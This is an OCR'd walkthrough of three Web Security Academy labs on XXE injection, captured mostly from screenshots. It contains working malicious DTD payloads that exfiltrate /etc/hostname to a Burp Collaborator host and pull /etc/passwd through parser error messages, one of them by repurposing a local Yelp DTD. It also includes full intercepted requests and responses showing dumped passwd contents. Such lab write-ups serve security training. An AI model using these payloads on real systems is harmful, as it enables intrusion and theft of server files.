
Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

Caution Sign

$36.90



Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

**Generate Collaborator payloads**

Number to generate: 1 | Copy to clipboard | [✓] Include Collaborator server location

**Poll Collaborator interactions**

Poll every 60 seconds | Poll now

| # | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2020-Apr-26 14:03:04 UTC | DNS | 479dvo3vs4aw4daswlpt5hcwn1... | |
| 2 | 2020-Apr-26 14:03:04 UTC | DNS | 479dvo3vs4aw4daswlpt5hcwn1... | |
| 3 | 2020-Apr-26 14:03:04 UTC | HTTP | 479dvo3vs4aw4daswlpt5hcwn1... | |

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTP request.

The request was received from IP address 52.208.12.94 at 2020-Apr-26 14:03:04 UTC.

**Lab5:** Exploiting blind XXE to exfiltrate data using a malicious external DTD

**Description:** This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the /etc/hostname file via Burp Collaborator.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

**Testing procedure and snapshot:**

Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

Place the Burp Collaborator payload into a malicious DTD file:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```


Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.

Then exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the /etc/hostname file.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

**Generate Collaborator payloads**


Number to generate: 1 | Copy to clipboard | ✓ Include Collaborator server location

**Poll Collaborator interactions**

Poll every 60 seconds | Poll now

| # | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2020-Apr-26 14:37:50 UTC | DNS | twtepq3exuxctheviiw41tohh8nybn | |
| 2 | 2020-Apr-26 14:37:50 UTC | HTTP | twtepq3exuxctheviiw41tohh8nybn | |

```
GET /?x=690a9b52dfa4 HTTP/1.1
User-Agent: Java/11.0.1
Host: twtepq3exuxctheviiw41tohh8nybn.burpcollaborator.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```



Exploiting blind XXE to exfiltrate data using a malicious external DTD

Congratulations, you solved the lab!

## Craft a response

URL: https://ac0b1f641f661a0080d904ab018d0008.web-security-academy.net/exploit.dtd

HTTPS ✓

File: /exploit.dtd

Head:

**Lab6:** Exploiting blind XXE to retrieve data via error messages

**Description:** This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

**Access the lab**

**Testing procedure and snpashots:**

Click "Go to exploit server" and save the following malicious DTD file on your server:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```


When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.

Click "View exploit" and take a note of the URL for your malicious DTD.

Then exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

You should see an error message containing the contents of the /etc/passwd file.


Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × 5 × 6 × ...
Go Cancel
Target: https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
Type a search term
0 matches

```
POST /product/stock HTTP/1.1
Host: ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net
Connection: close
Content-Length: 236
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac111fc81e4b90d68068c5f400cb0083.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=leoyJu7ydMjq3SyiCJxCRYs41Z1Vrkfy

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"https://ac201f911ec0903580cec50f012e009e.web-security-academy.net/explo
it.dtd"> %xxe;]>
<stockCheck><productId>1</productId><storeId>2</storeId></stockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1201

"XML parser exited with non-zero code 1:
/invalid/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin (No such file or
directory)
"
```

WEB SECURITY ACADEMY
Exploiting blind XXE to retrieve data via error messages
LAB Solved
Back to lab description »
Congratulations, you solved the lab!
Share your skills!
Continue learning »

Craft a response

URL: https://ac201f911ec0903580cec50f012e009e.web-security-academy.net/exploit.dtd

HTTPS ✓

File:
/exploit.dtd

Head:
```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```

**Lab7:** Exploiting XXE to retrieve data by repurposing a local DTD

**Description:** This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the /etc/passwd file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.


**Testing procedure and snapshot:**

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.



Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: https://acdb1f341f0a280580551faa001100d3.web-security-academy.net
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
0 matches
Type a search term

```
POST /product/stock HTTP/1.1
Host: acdb1f341f0a280580551faa001100d3.web-security-academy.net
Connection: close
Content-Length: 427
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://acdb1f341f0a280580551faa001100d3.web-security-academy.ne
t
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acdb1f341f0a280580551faa001100d3.web-security-academy.ne
t/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=6IOaZBF7UMISe13FksKJYAfkciMDsjAO

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
<stockCheck><productId>1</productId><storeId>2</storeId></stockC
heck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1205

"XML parser exited with non-zero code 1:
/nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
